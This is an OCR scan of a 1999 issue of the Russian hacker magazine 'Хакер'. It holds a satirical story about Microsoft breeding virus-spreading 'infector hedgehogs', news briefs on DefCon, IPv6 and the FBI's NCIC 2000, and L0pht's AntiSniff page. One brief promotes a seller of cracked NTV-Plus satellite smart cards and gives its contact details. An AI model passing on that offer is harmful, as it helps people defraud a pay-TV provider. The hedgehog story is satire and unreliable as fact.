

журнал компьютерных хулиганов
Хакер
#7/99
www.xakep.ru
Back Orifice 2000!
Как чатиться по радиосети
Любовь зла, полюбишь и геймера
Калькуляторные игры
Что они думают о нас

M.J.Ash и где мы его взяли

Секретный проект «Епхлоер»

Мы с Покровским сдружились после первой же пьянки в «Нирване» на почве совместного алкоголизма. И усиленно работали вместе со всеми на благо **X**. А после работы часто напивались и отправлялись кататься по городу на моей «Бешеной Антидевственнице». Выезжали в город где-то в районе Академической, а на кольцо выходили где-то на Сходненской, потому что штурман из Покровского был никудышный. Зато на появляющихся на трассе бабушек реакция у него была потрясающая — дверью «ЧПОК»! — и всё, тормози, Холодильник, трофейную клюшку подбирать будем. Клюшки убитых бабушек мы больше дома на ковры не вешали, мы их собирали за целую неделю и потом продавали на Чёрном Рынке, а вырученные деньги тратили на девок и автомойку раз в месяц — «Бешеная», с её серебряной окраской, просто нуждалась в таких регулярных помывках.

И вот едем мы как-то на конспиративную автомойку на Юго-Западной. Серёга, как всегда, умело раздает штурманские команды типа «Направо! — Нет, не здесь, вот там! Нет, не направо!», а я машину веду. То направо, то не направо. Смотрю, согласно моим расчетам по времени мы уже должны быть в районе МКАД, а места вокруг чем-то неуловимо на Лубянку похожи. Перекинулись с Серегой парой слов — точно, Лубянка, здание ФСБ посередине, вокруг девки гуляют. Красиивые! Мы даже притормозили и стали им из окон подмигивать, а они нам. Так и едем вдоль обочины, мигаемся. И вдруг видим такую картину: у входа в ФСБ по кругу ходит парень — затюканный такой, забитый, в очках, и машет транспарантом с надписью «Stop The Hogs!» — «Остановите Ёжиков!».

Мы, конечно, остановились, ну и к нему. Спрашиваем: мол, ты чего тут делаешь-то? Что за нафиг ёжики? А он не отвечает. Ходит себе вокруг канализационного люка перед дверью, и только руками с транспарантом: вверх-вниз, вверх-вниз. Покровский достает ключи от квартиры, и парня так ТЫРК в бок. Тот дернулся, оборачивается, смотрит на нас. Вдруг глазки прояснились, и он спрашивает: вам, ребята, чего?

Ну тут мы во всю ширь ему: нас зовут Холод и Синтез, мол, мы из журнала «Хакер», и хотим знать, что ты тут с транспарантом делаешь. Он покачался, глазками помигал, и говорит: меня зовут Майкл Джей Эш и я представляю Петербургскую организацию ФИДО по борьбе с секретным проектом Microsoft под названием «Епхлоер». Я, говорит, счаз вам всё расскажу.

И понеслось. Оказалось, что в начале семидесятых годов в Microsoft'е всерьёз задумались о ведении информационной войны с Советскими спецслужбами. Был разработан проект «Епхлоер», суть которого заключалась в постановке генетических экспериментов над животными. Целью проекта было создание информационных ежиков — инфекторов, которые бы могли путешествовать по любым информационным сетям и подкидывать в дистрибутивы программного обеспечения коды новейших вирусов. Ежики должны были быть суперкрепкими, морозоударoустойчивыми, не бояться воды, уметь лазать по вертикальным стенам и вентиляционным\канализационным сетям. Кроме того, ежики должны были обладать хорошими боевыми качествами и уметь работать со всеми протоколами Microsoft.


Эш рассказал нам, что Microsoft готовила проект очень основательно. Сначала компания закупала опытные партии русских ежиков для генетических экспериментов в своих австралийских лабораториях, но там что-то не так было с безопасностью, ёжики всё время убегали и выедали всю траву и деревья в округе. Плодились они там на местной травке как кролики и поэтому съели весь австралийский лес за несколько месяцев — там теперь всюду пустыня. А потом ёжики там собрались вместе и разнесли все лаборатории к чертям собачьим, а потом караваном — друг за дружкой — пошли к австралийскому побережью Атлантики и утопились. Причем Эш обо всём этом так красочно рассказывал и так размахивал транспарантом, что мы ему поневоле поверили. Но его история на этом не кончилась! Он еще рассказал, что Microsoftеры решили с '99 года проводить исследования прямо в России и что на самом деле здание ФСБ на Лубянке — вовсе не ФСБ, а московская секретная лаборатория Microsoft. И там, под эгидой упомянутого уже проекта «Епхлоер», создаётся новейшее поколение информационных ежиков — инфекторов. Причем когда мы с Покровским как-то недоверчиво засмеялись, Эш стал особенно серьёзным, сказал, что нам не хватает сознательности, и дал нам какую-то бумажку. На бумажке оказался чертёж ёжика-инфектора нового поколения (мы его сразу же решили напечатать). После этого Покровский схватился за голову и шепотом сказал, что пойдет вызывать «Скорую», а я попросил Эша рассказать ещё про ёжиков...

Эш рассказывал очень долго и подробно, а «Скорой» всё не было. Она появилась лишь к тому моменту, когда я успел узнать, что первыми заказчиками ёжиков-инфекторов были исламские сепаратисты, которые погибли на Луне от недостатка воздуха, после того, как угнали космический корабль «Восток-14». Судьба ёжика, который находился в корабле вместе с ними, осталась неизвестной. Об этом, впрочем, Эш кричал уже в смирительной рубашке, когда его силком запихивали в бело-красный «рафик». Скорая уехала, и сделалось тихо. Мы с Покровским поехали по своим делам, а на следующий день решили навестить Эша в больнице. Он тихим голосом спросил, как там на фронтах войны с ёжиками, и сказал, что хочет работать в нашем журнале. А мы подумали и решили, что раз у парня бывают такие приходы — это круто, и пусть он и впрямь с нами работает. Так вот оно всё и вышло...

Холод (holod@xakep.ru)


Эклюzивная схема
Microsoft Hog'99
проедоставленная
M.J. Ash

верхняя правая рука со многоцелевым информационным коннектором
верхняя левая рука с ифракрасным сканером
уши
глаза
нос
рот
Microsoft-interface
передние ноги (боевые)
информационное вымя с портами COM1-2, LPT, USB
censored
оптоволоконный коннертор
задние ноги (маршевые) в ботинках Московского Zавода Эксперементальной обуви




...Пару дней я просто наблюдал в инвизибле за ее знакомыми и почитывал сообщения, но потихоньку у меня вызревал план мести. А почему бы за нее не отшить пару друзей?

Стр. 18



Свершилось! В субботу 10 июля на проходящей в Лас-Вегасе ежегодной хакерской конференции DefCon ребята из группы Cult of the Dead Cow (cDc) представили вниманию широкой публики новую версию своего легендарного троянца Back Orifice...

Стр. 34




...Ведь, следуя логике подобных людей, если вынос демонов в Doom, по их мнению, является сатанизмом, то, надо полагать, игра про вынос священников окажется самой что ни есть христианской?

стр. 48



...Так что, получается, важнее всего найти человека с деньгами и хорошенько прополоскать ему мозги. А дальше уже дело техники.

Стр. 64



РЕДАКЦИЯ
Сергей Покровский *pokrovsky@xakep.ru* — *самый главный редактор*
Денис Давыдов *dekaadr@gameland.ru* — *самый игровой редактор*
Александр Черных *holod@xakep.ru* — *самый вредный редактор*
Игорь Пискунов *igor@gameland.ru* — *старший бакенщик*
Алена Скворцова — *администратор*

ART
Сергей Радионов — *дизайн*
Иван Солякин — *верстка*
Руслан Рубанский — *обложка*

ПРОИЗВОДСТВО
Леонид Андруцкий *leonid@gameland.ru* — *фотовывод*
Борис Скворцов *boris@gameland.ru* — *обслуживание компьютеров*
Ерванд Мовсисян — *техническая поддержка*

РЕКЛАМНЫЙ ОТДЕЛ
Игорь Пискунов *igor@gameland.ru* — *руководитель отдела*
пейджер: **(095) 742-42-42**, аб. 14225, факс: **(095) 125-0211**

ОПТОВАЯ ПРОДАЖА
Владимир Смирнов *vladimir@gameland.ru*
Самвел Анташян *samvel@gameland.ru*
тел.: **(095) 124-0402;** факс: **(095) 125-0211**

GAMELAND PUBLISHING
ИЧП «АГАРУН Компани» — *учредитель и издатель*
Дмитрий Агарунов *dmitri@gameland.ru* — *директор*
Борис Скворцов *boris@gameland.ru* — *финансовый директор*

Для писем 101000, Москва, Главпочтамп, а/я 652, ХАКЕР
Web-Site http://www.xakep.ru
E-mail magazine@xakep.ru

Вывод на пленки осуществлен «ХГС»

Напечатано с готовых диапозитивов в ИПК «Московская Правда»,ул. 1905 года, д. 7
Зак. 3020

Зарегистрирован в Государственном Комитете РФ по печати. № 018240
Тираж 30 000 экземпляров
Цена договорная

Взломанный НТВ+

Они сделали это! По другому никак не скажешь. Наконец-то нашлась добрая душа, «сделавшая» НТВ-Плюс. Сделавшая его по настоящему доступным... Как я думаю всем должно быть известно (а ну не известно, так идите на www.ntv.ru или на www.ntvplus.com и узнавайте) система НТВ-Плюс предназначена для приема достаточно большого числа спутниковых каналов в цифровом формате.




Собственно для «конечного пользователя» НТВ-Плюс — это есть антенна, небольшая коробочка — ресивер и (пожалуй самая важная часть) smart-карта, которая собственно и дает возможность принимать всевозможные каналы. Без этой карты система функционировать не будет. Оригинальная карта стоит от 19,2 долл. на месяц. Добрые самаритяне, расположенные по адресу http://www.null.ru/people/ntv/ (плюс почта: unlock@mail.ru), предлагают настолько же полнофункциональную карту, но по цена 35 долл. на год! За любой пакет услуг. Т.е. для того, кто покупает полный комплект услуг НТВ-Плюс максимальная экономия может составить более 400 долл.



оригинальная карта

Кстати, для тех кто решил приобрести НТВ-Плюс, небольшая информация к размышлению: «почему сам комплект оборудования вполне доступен?». Просто потому, что основную прибыль владельцы НТВ-Плюс получают от абонентской платы! Но теперь есть реальный способ сэкономить. И не знаю кому как, а мне это нравится! — А.К.



взломанная карта

22 года компьютеру ФБР

В офисе ФБР праздник и веселье. Компьютерная система NCIC 2000, проработавшая здесь в течение 22 лет, выброшена на помойку. Благодаря новой системе любой офицер полиции сможет за несколько минут найти информацию о подозрительном гражданине. Появилась возможность идентифицировать граждан по одному отпечатку пальца и по фотографии (на заметку идут также шрамы и татуировки). До этого момента для такой операции требовалось чуть ли ни несколько дней. Система будет обрабатывать 2,4 млн. транзакций в день и предоставлять доступ к более чем 39 миллиону записей в архивах ФБР. Если твоя рожа полицейскому не нравится, то он, находясь, к примеру, в машине, наводит на тебя цифровую камеру и получает исчерпывающий ответ из центра. Новая игрушка обошлась ФБР в 183 миллиона долларов. — И.П.

Подпишите цифровой документик

Американские конгрессмены теперь подписывают законопроекты цифровыми подписями. Первым был законопроект об ответственности американских компаний по искам, связанным с проблемой 2000 года. Документ имел формат Adobe Acrobat и был отправлен президенту по электронной почте в зашифрованном виде. Для выполнения подписи использовалась программа PenOp Signature, чувствительная к надавливанию пера. Благодаря этой биометрической технологии и еще 30 измеряемым параметрам снижается вероятность подлога.— И.П.

Футбол идет в сеть.

Для них, в буржуинии, вещь это совсем обыденная, а лично для меня так в новинку. Чтобы футбольный клуб не только имел свой (и кстати весьма неплохо сделанный) сайт, но еще и выступал бы как служба хостинга. Для фэнов. Таким весьма радушным для своих поклонников оказался один из лучших в Европе английский футбольный клуб Манчестер Юнайтед. Служба получила имя ManUFree.Net (www.manufree.net), и по меньшей мере до конца года будет предоставлять свои услуги только для жителей Великобритании. Предполагается, что не ранее, чем через 6 месяцев, службой смогут воспользоваться и те, кто живет за пределами Соединенного Королевства.



Набор услуг, впрочем, весьма стандартен: 20 Мб дискового пространства под homepage, плюс 5 бесплатных почтовых ящиков. В «нагрузку» дается страничка, с планами команды на целый год вперед. Но все равно, — главное — милый сердцу фанат адрес. — А.К.

Будут ли воровать на пару?

Предполагается, что сразу после наступления 2000 года будет украден один миллиард долларов. По мнению Gartner Group большую часть из него упрут программисты компаний, готовящие корпоративные компьютерные системы к перемене дат. Откуда такое недоверие к программистам? Для детальной проверки кода им доверяют самую закрытую информацию. Таким образом, доступ к ней получает масса временно нанятых людей, которым не всегда можно доверять. Кроме того, через электронные финансовые каналы связи ежегодно проходят десятки триллионов долларов. А значит, и вероятность присваивания крупных сумм довольно велика. Особенно в критический период для компьютерного рынка. Вывод — никакие изменения не вносить в одиночку. — И.П.

Новый IP

Четыре года организация Internet Assigned Numbers Authority обсуждала и согласовывала новый протокол IPv6 (версии 6 протокола



Internet Protocol) — системы цифровой адресации Интернет нового поколения. Интернет был маленькой

сетью, не рассчитанной на массовый интерес к порнографическим страницам. Теперь может оказаться, что новым пользователям и сайтам просто не хватит адресов IP. В текущей системе адресации может быть около 4 миллиардов уникальных значений. В новой системе их десять в восемнадцатой степени, или миллиард миллиардов. Хватит надолго. Переход на новую систему начался, три крупнейших регистрационных системы уже выдают удлиненные адреса. Полный перевод завершится через 5-10 лет. — И.П.

Виртуальная красота. Это звучит!

Мдаа! Похоже похождения Лары Крофт не дают покоя не только законным (и незаконным) владельцам этого персонажа.




Не менее известное, чем Лара Крофт, модельное агентство Elite Models создало специальное подразделение, для работы с... виртуальными, нарисованными с помощью компьютера моделями. Сии модели предназначены для виртуальных показов мод, рекламы в Сети, они будут героями игр и кино. Подразделение получило имя Illusion 2K и будет «продавать в рабство» изготовленные художниками модели, всем, кто этого пожелает. Пока завершено оснащение головного офиса, а в дальнейшем планируется разместить отделения нового подразделения еще в 24 офисах Elite по всему миру. Пока у новоиспеченного подразделения только одна «козырная» модель — Webbie Tookay, созданная шведским дизайнером Стивеном Сталбергом.
Да. Все это здорово, но интересно, а как они теперь будут проводить свои конкурсы моделей. Нет как, это в принципе понятно, но вот кто же все это оценивать возьмется? Тут ведь натуру «на зуб» никак не попробуешь? — А.К.

Налог на Интернет

После выступления администратора Программы развития при ООН Марка Брауна все буквально наложили в штаны. Он пообещал, что будет создан фонд развития отсталых стран, деньги для которого появятся в результате нового налога на использование Интернета. Утверждалось, что бедные страны могли бы получать более 70 миллиардов долларов в год, если за отправку 100 сообщений электронной почты взимать по 1 центу. После таких заявок с Марком, конечно, разобрались по-свойски, и теперь он остерегается нести такую ахинею. — И.П.



Еще один Linux GUI



Итак, очередные вести с полей Linux'а.
Вести добрые. Как раз для нас, простых смертных, страсть как не любящих интерфейс командной строки, а лишь эпический графический интерфейс пользователя (он же GUI).
Linux ведь не столь избалованная GUI операционная система, как разные там MacOS или Виндовс. Но похоже, что дело пошло на лад. Компания Xi Graphics (http://www.xig.com) выпустила новую версию своего GUI для Linux. Софтина, под названием MaXimum cde for Linux дает возможность простым линуксоидам использовать GUI ничем не отличающийся от весьма отработанного GUI, который используется в «серьезных» Unix'ах от IBM, HP, DEC или Sun. «Стандартный» вид «рабочего стола» реализован на базе Common Desktop Environment (CDE) версии 2.1 и со старыми версиями CDE естественно не работает.
Так что, пацаны, грузите апельсины бочками. И наслаждайтесь новым видом desktop'а. — А.К.

Чем короче, тем лучше

Короткие и простые доменные имена стали уже поистине золотой валютой. Например, 5 лет назад некий Кевин Синклер заплатил всего 40 долларов за сайт с адресом computer.com. А теперь он его продал за полмиллиона долларов чудаку-бизнесмену Майку Заполину. Заполин прикупил также и имя beer.com. Правда, его бывший владелец оставил за собой право на треть доходов от рекламы на нем. Очень разумно, так как реклама, привлеченная активным Заполином, потекла на сайт рекой. Пользователи уже замучались запоминать имена типа www.this-is-a-very-simple-web-name.ru и чаще посещают сайты с обычными именами. Вы еще не перехватили пару-другую имен? — И.П.

Лучший винчестер — это ухо

Людей клонировать уже практически научились. Теперь подходим к тому, чтобы, например, в ухе хранить терабайты информации. На конференции по применению компьютеров в генетике особый интерес вызвали ДНК-компьютеры. ДНК — фактически система со сверхвысокой плотностью записи информации. Например, в одной клетке бактерии записано более 1 Мбайта информации и имеются «компьютерные» структуры для ввода/вывода сигналов. Одна спираль ДНК может одновременно выполнять несколько компьютерных задач. Отец теории ДНК-компьютеров Леонард Эдлман


считает, что народ еще не просек фишку о том, насколько все это круто. Его оценили только дядьки в военной форме, которые собираются прибрать проект к рукам. — И.П.

DefCon

2500 хакеров, кракеров, программистов и федеральных служащих слетелись в Лас-Вегас для участия в



очередной, уже седьмой по счету, хакерской конференции DefCon. Здесь были не только одиночки или некоммерческие хакерские объединения, но и организации, занимающиеся законным бизнесом. Что неудивительно, так как к услугам взломщиков теперь прибегают все чаще, чтобы оценить степень защищенности собственных систем. Кроме того, талантливые хакеры часто получают на конференции заманчивые предложения о зачислении в штат отделов безопасности. Большой интерес к хакерской деятельности есть, конечно, и у федералов — служб ЦРУ, ФБР. Участники даже поиграли в игру в «Spot the Fed» («выследи федерала»). Те, кому удавалось засечь федерала, получали футболки с надписью «I Spotted the Fed» («Я нашел федерала»), а их жертвы — соответственно, с надписью «I'm the Fed» («Я федерал»). Проходили и другие хакерские турниры, обмен опытом и, конечно, дискотека. Правда, хакерш, по слухам, было немного. Видать, не женское это дело. Существует лишь единственный хакерский клан — «Амазонки», состоящий только из девчонок, но на конференции он не появился. — И.П.



L0PHT HEAVY INDUSTRIES



ANTISNIFF



AntiSniff
Overview
Documentation
Download
Support
Press

AntiSniff is a new class of **proactive** security monitoring tool. It has the ability to scan a network and detect whether or not any computers are in promiscuous mode. This is often a sign that a computer has been compromised. With AntiSniff, administrators and security teams can finally get a handle on who is watching network traffic at their site.

Find out why this is an **important breakthrough** and how it works in the **AntiSniff Overview**.

NEWS - NEWS - NEWS - NEWS - NEWS - NEWS - NEWS

L0pht Announces AntiSniff in a Press Release

7.22.1999
The AntiSniff press release is now available.

AntiSniff Technical Paper Available

7.19.1999
The AntiSniff documentation section now includes a technical paper describing the way AntiSniff works.

L0pht Announces AntiSniff at Black Hat Briefings

7.12.1999
Dr. Mudge described the features and technical workings of AntiSniff before a packed crowd of security professionals at The Black Hat Briefings in Las Vegas.

Technical details and a trial version for Windows 95/98/NT/2000 coming very soon.

L0pht and AntiSniff are trademarks of L0pht Heavy Industries, Inc.

All other trademarks and registered tradmarks are the property of their respective holders.

AntiSniff 1.0

